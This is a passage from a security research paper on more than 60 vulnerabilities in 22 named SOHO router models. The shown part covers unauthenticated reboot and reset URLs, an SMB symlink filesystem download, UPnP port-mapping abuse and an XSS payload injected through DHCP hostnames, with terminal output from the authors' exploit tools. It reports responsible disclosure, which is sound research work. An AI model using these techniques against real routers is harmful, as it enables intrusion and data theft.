

Figure 17: Backdoor administrator user

In a few router models, an attacker is able to bring on a permanent denial of service by constantly accessing the `/rebootinfo.cgi` URL, as seen in figure 18.

The attacker is also able to force the router to reset to default configuration settings by accessing the `/restoreinfo.cgi` URL (figure 19). After that, any user is capable of logging into the router by using the default credentials.

In both unauthenticated attacks, the router replies with HTTP 400 status code, but either the reboot or the configuration reset is being executed anyway.

The SMB file sharing service integrated in a few devices may represent a critical security risk due to an erroneous configuration of the wide links feature [9]. This allows an unauthenticated attacker to download the whole router filesystem by either locally or remotely connecting to the Samba server.

As shown in figures 20 and 21, there is a shared service (called storage) in which it is allowed to create symbolic links to the router filesystem and download the content.

An unauthenticated attacker is able to freely view and download the entire filesystem, including `passwd` and router configuration files. Uploading modified or new files to the router is also feasible by using `put` and `mput` built-in commands.

A misconfiguration of the Twonky Media Server service, supported by numerous models, allows external attackers to manipulate the contents of the USB storage device hooked up to the router. This includes downloading, modifying, deleting and uploading files to the USB drive, without requiring any login process.

In order to do so, the attacker only needs to access the router IP followed by the 9000 port, as can be seen in figure 22.

3.8 Universal Plug and Play

The Universal Plug and Play protocol is enabled by default on several router models. It was designed to facilitate connections between different home devices. For example, it allows computer applications to execute network configuration changes, such as opening ports, in order to enhance their performance without user intervention.

This protocol is extremely insecure [10] due to the lack of an authentication process to carry out configuration changes. Moreover, router manufacturer implementations are often awful [11] [12], granting attackers the ability to open critical ports for remote WAN hosts, terminate any WAN connections and perform Blind Command Injection attacks, between other things.

To locally exploit UPnP weaknesses, a client application tool, such as Miranda [13], is highly recommended. First of all, a SSDP multicast PDU is sent with the aim of determining supported devices on the network, as seen in figure 23.

Domestic routers usually support multiple UPnP actions, being `AddPortMapping` and `ForceTermination` the most useful ones from an attacker's perspective. Some of the available options are displayed in figure 24.

As a result of a bad protocol implementation, the NewInternalClient parameter is not properly checked, hence making an unauthenticated attacker capable of opening ports to remote WAN hosts, as can be observed in figure 25.

Remote UPnP exploitation is possible if the victim accesses a particular website containing a malicious

Figure 18: Permanent Denial of Service



Figure 19: Restoring router to default settings



Figure 20: Connection to the storage service

```
smb: \> symlink / barra
smb: \> cd barra
smb: \barra\> ls
  .                                   D        0  Tue Feb 19 16:41:10 2013
  ..                                  D        0  Tue Feb 19 16:41:10 2013
  bin                                 D        0  Tue Feb 19 16:41:13 2013
  dev                                 D        0  Tue Feb 19 16:41:13 2013
  etc                                 D        0  Tue Feb 19 16:41:13 2013
  lib                                 D        0  Tue Feb 19 16:41:22 2013
  linuxrc                             A   236160  Tue Feb 19 16:41:22 2013
  mnt                                 D        0  Sat Jan  1 00:00:02 2000
  proc                               DR        0  Sat Jan  1 00:00:00 2000
  sbin                                D        0  Tue Feb 19 16:35:24 2013
  tmp                                 D        0  Sat Jan  1 00:13:27 2000
  usr                                 D        0  Tue Feb 19 16:29:58 2013
  var                                 D        0  Sat Jan  1 00:13:27 2000
  webs                                D        0  Tue Feb 19 16:35:11 2013

                40960 blocks of size 512. 1 blocks available
```

Figure 21: Symbolic link to / directory



Figure 22: Symbolic link to / directory

```
upnp> msearch

Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...

**************************************************************************
SSDP reply message from 192.168.0.1:37215
XML file is located at http://192.168.0.1:37215/tr064dev.xml
Device is running Linux UPnP/1.0 Huawei-ATP-IGD
**************************************************************************
```

Figure 23: UPnP discovery

```
upnp> host send 0 WANConnectionDevice WANPPPConnection
AddPortMapping                  GetSpecificPortMappingEntry
DeletePortMapping               GetStatusInfo
GetExternalIPAddress            SetPassword
GetGenericPortMappingEntry      SetUserName
```

Figure 24: Example of UPnP available actions

SWF file [14] [15]. This Flash file silently performs an `AddPortMapping` action (or any supported UPnP option), changing the firewall rules in the background. By doing so, a remote attacker may be able to exploit local-only security flaws if critical ports are open to WAN hosts. A graphical explanation of the attack can be seen in figure 26.

4 Tools

Multiple exploiting tools have been developed throughout the research.

1. `SendDHCPRequest`. Sends a malicious DHCP Request PDU with custom parameters to any DHCP server on the network. Useful for Unauthenticated XSS attacks.
2. `ChangeHostname`. Simple script that changes computer's hostname. Handy for Unauthenticated XSS attacks.
3. `SMBExploit`. This tool tries to create a symbolic link in the desired shared service. If router is vulnerable, it will download the entire filesystem. Helpful for SMB Symlink attacks.

In addition, discovered vulnerabilities were added to the RouterPwn project [16] so users and researchers are able to effortlessly check for vulnerable devices.

5 Audit report

More than 60 previously undisclosed security vulnerabilities have been discovered, affecting 22 different SOHO router models. Most of them are extremely popular in Spain, where Internet Service Providers tend to give these products away to their customers.

Devices from manufacturers such as Amper, Astoria, Belkin, Comtrend, D-Link, Huawei, Linksys, Netgear, Observa Telecom, Sagemcom and Zyxel, have shown multiple security weaknesses as can be seen in figure 30.

Figure 31 shows vulnerability distribution by types.

A comprehensive list of all the vulnerabilities, as well as the affected router models, can be seen in tables 1 and 2.

Each of the discovered vulnerabilities has been reported to both the manufacturers, so that they are able to fix the issues as soon as possible; and multiple Vulnerability Databases, such as MITRE (CVE-ID) or OSVDB [17]. After giving adequate time for the manufacturers to fix the security problems, vulnerabilities were disclosed [18] [19].

6 Conclusion

The results obtained so far indicate that the vast majority of SOHO routers are affected by serious security flaws. Some of these are critical and could be easily exploited by cyber criminals, putting end users and small businesses at risk. It can be concluded that router security has not been improved over the last years. In fact, new security breaches and offensive vectors arise, increasing attacker's arsenal.

Both manufacturers and Internet Service Providers ought to make a joint effort in order to fix the huge amount of security problems affecting SOHO routers today.

On top of the vulnerability analysis procedure, mul-

```
upnp> host send 0 WANConnectionDevice WANIPConnection AddPortMapping

Required argument:
        Argument Name:  NewPortMappingDescription
        Data Type:      string
        Allowed Values: []
        Set NewPortMappingDescription value to: Test

Required argument:
        Argument Name:  NewLeaseDuration
        Data Type:      ui4
        Allowed Values: []
        Set NewLeaseDuration value to: 0

Required argument:
        Argument Name:  NewInternalClient
        Data Type:      string
        Allowed Values: []
        Set NewInternalClient value to: 37.252.96.88

Required argument:
        Argument Name:  NewEnabled
        Data Type:      boolean
        Allowed Values: []
        Set NewEnabled value to: 1

Required argument:
        Argument Name:  NewExternalPort
        Data Type:      ui2
        Allowed Values: []
        Set NewExternalPort value to: 12345
```

Figure 25: Remote port forwarding



Figure 26: Remote UPnP attack

```
root@Psyco-UbuntuVM:~# ./SendDHCPRequest
Usage: SendDHCPRequest <Client MAC> <Request IP> <Domain> <Injected Hostname>
-----> Inject the malicious script into the hostname field
root@Psyco-UbuntuVM:~# ./SendDHCPRequest 0800272ea38e 192.168.1.40 Whatever "
<script>alert(1)</script>"
+--------------------------------------------------------------------------+
 Sent DHCP Request from 0.0.0.0 to 255.255.255.255
 Xid: 984192. Client MAC: 0800272ea38e. Requested IP: 192.168.1.40
 Injected hostname: <script>alert(1)</script>
+--------------------------------------------------------------------------+
```

Figure 27: SendDHCPRequest

```
root@psyco:~# ./ChangeHostname.sh "<script>alert(1)</script>"
root@<script>alert(1)</script>:~# cat /etc/hostname
<script>alert(1)</script>
```

Figure 28: ChangeHostname

```
root@kali:~/Desktop# ./SMBExploit.sh 192.168.0.1 storage e
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]
Server not using user level security and no password supplied.
getting file \e\bin\addPasswd of size 3444 as addPasswd (560,5 KiloBytes/sec) (a
verage 560,5 KiloBytes/sec)
getting file \e\bin\adsl of size 104504 as adsl (6003,2 KiloBytes/sec) (average
4583,4 KiloBytes/sec)
getting file \e\bin\adslctl of size 104504 as adslctl (5102,7 KiloBytes/sec) (av
erage 4824,9 KiloBytes/sec)
getting file \e\bin\automountd of size 7476 as automountd (1043,0 KiloBytes/sec)
 (average 4295,5 KiloBytes/sec)
getting file \e\bin\bcmupnp of size 78284 as bcmupnp (4778,0 KiloBytes/sec) (ave
rage 4412,5 KiloBytes/sec)
```

Figure 29: SMBExploit



Figure 30: Vulnerabilities by vendor



Figure 31: Vulnerabilities by types

Router	XSS	Unauth. XSS	CSRF	Denial of Service	Privilege Escalation
Observa Telecom AW4062	√	X	√	√	√
Comtrend WAP-5813n	√	X	√	X	X
Comtrend CT-5365	√	√	√	X	X
D-Link DSL2750B	X	X	X	X	X
Belkin F5D7632-4	X	X	√	√	X
Sagem LiveBox Pro 2 SP	√	X	X	X	X
Amper Xavi 7968/+	X	√	X	X	X
Sagem F@st 1201	X	√	X	X	X
Linksys WRT54GL	X	√	X	X	X
Observa Telecom RTA01N	√	√	√	√	X
Observa Telecom BHS-RTA	X	X	X	X	X
Observa Telecom VH4032N	√	X	√	X	X
Huawei HG553	√	X	√	√	X
Huawei HG556a	√	√	√	√	X
Astoria ARV7510	X	X	√	X	X
Amper ASL-26555	√	√	√	X	X
Comtrend AR-5387un	√	√	X	X	X
Netgear CG3100D	√	X	√	X	X
Comtrend VG-8050	√	√	X	X	X
Zyxel P 660HW-B1A	√	X	√	X	X
Comtrend 536+	X	X	X	X	X
D-Link DIR-600	X	X	X	X	X

Table 1: Vulnerability listing 1

Router	Information Disclosure	Backdoor	Bypass Authentication	UPnP
Observa Telecom AW4062	X	X	X	X
Comtrend WAP-5813n	X	X	X	√
Comtrend CT-5365	X	X	X	√
D-Link DSL2750B	√	X	X	√
Belkin F5D7632-4	X	X	X	√
Sagem LiveBox Pro 2 SP	X	X	X	√
Amper Xavi 7968/+	X	X	X	√
Sagem F@st 1201	X	X	X	X
Linksys WRT54GL	X	X	X	X
Observa Telecom RTA01N	X	√	X	√
Observa Telecom BHS-RTA	√	X	X	√
Observa Telecom VH4032N	X	X	√	√
Huawei HG553	X	X	√	√
Huawei HG556a	X	X	√	√
Astoria ARV7510	X	X	√	X
Amper ASL-26555	X	X	X	√
Comtrend AR-5387un	X	X	X	X
Netgear CG3100D	X	X	X	X
Comtrend VG-8050	X	X	X	X
Zyxel P 660HW-B1A	X	X	X	X
Comtrend 536+	X	X	X	√
D-Link DIR-600	X	X	X	√

Table 2: Vulnerability listing 2

tiple exploitation tools and an audit methodology have been developed with the purpose of facilitating the work for future researchers.

7 About the Authors

José Antonio Rodríguez García was born in Salamanca, Spain. He received his BSc degree in computer engineering from Universidad de Salamanca and his MSc degree in ICT security from Universidad Europea de Madrid. Mr. Rodríguez is an independent researcher, who developed an expertise in computer hardware and performance benchmarking. He has published several articles and his own hardware monitoring tool, which gained great acceptance in the enthusiast community.

Iván Sanz de Castro was born in Madrid, Spain. He received his BSc degree in telecommunications engineering from Universidad de Alcalá and his MSc degree in ICT security from Universidad Europea de Madrid. Mr. Sanz has taken part in several security projects for multinational enterprises during the last years. He is currently working in the Ethical Hacking department at a Spanish security company.

Álvaro Folgado Rueda was born in Seville, Spain. He received his BSc degree in computer engineering from Universidad de Sevilla and his MSc degree in ICT security from Universidad Europea de Madrid. Mr. Folgado is an independent researcher focusing in Ethical Hacking and Vulnerability research.

8 References

1. C. Heffner. How to Hack Millions of Routers. In Black Hat USA 2010, Las Vegas, July 2010. https://media.blackhat.com/bh-us-10/whitepapers/Heffner/BlackHat-USA-2010-Heffner-How-to-Hack-Millions-of-Routers-wp.pdf
2. C. Heffner, D. Yap. Security Vulnerabilities in SOHO routers. https://www.exploit-db.com/docs/252.pdf, 2010.
3. StatCounter. Desktop Browser Stats. http://gs.statcounter.com/#desktop-browser-ww-monthly-200807-201506
4. World Wide Web Consortium (W3C). Web Browser Market Share Trends. http://www.w3counter.com/trends
5. The Browser Exploitation Framework Project. http://beefproject.com/
6. P. D. Petkov. DHCP Name Poisoning Attacks. http://www.gnucitizen.org/blog/r00ting-public-wifi-networks-dhcp-name-poisoning-attacks/, January, 2008.
7. Scapy, packet manipulation program. http://www.secdev.org/projects/scapy/
8. Dhclient Linux man page. http://linux.die.net/man/8/dhclient
9. Samba Official Statement on Symlink attacks. https://www.samba.org/samba/news/symlink_attack.html, February, 2010.
10. H.D. Moore. Security Flaws in Universal Plug and Play: Unplug, Don't Play. https://community.rapid7.com/docs/DOC-2150, January, 2013.
11. A. Hemel. UPnP Hacks: Internet Gateway Device profile. http://www.upnp-hacks.org/igd.html
12. A. Hemel. Universal Plug and Play: Dead simple or simply deadly?. http://www.upnp-hacks.org/sane2006-paper.pdf , April, 2006.
13. Miranda, UPnP client application. https://code.google.com/p/mirandaupnptool/
14. P. D. Petkov. UPnP remote attacks using SWF files. http://www.gnucitizen.org/blog/hacking-the-interwebs/, January, 2008.
15. P. D. Petkov. Flash UPnP Attack FAQ. http://www.gnucitizen.org/blog/flash-upnp-attack-faq/, January, 2008.
16. P. Joaquín. RouterPwn framework. In BlackHat Arsenal USA 2011, Las Vegas, August 2011. http://routerpwn.com/
17. List of vulnerabilities reported to OSVDB. http://osvdb.org/creditees/15092-jose-antonio-rodriguez-garcia http://osvdb.org/creditees/15093-ivan-sanz-de-castro http://osvdb.org/creditees/15094-alvaro-folgado-rueda
18. A. Folgado, J.A. Rodríguez, I. Sanz. More than 60 undisclosed vulnerabilities affect 22 SOHO routers – SecLists Full Disclosure. http://seclists.org/fulldisclosure/2015/May/129, May, 2015.
19. A. Folgado, J.A. Rodríguez, I. Sanz. More than 60 undisclosed vulnerabilities affect 22 SOHO routers – Packet Storm Security. https://packetstormsecurity.com/files/132074/, May, 2015.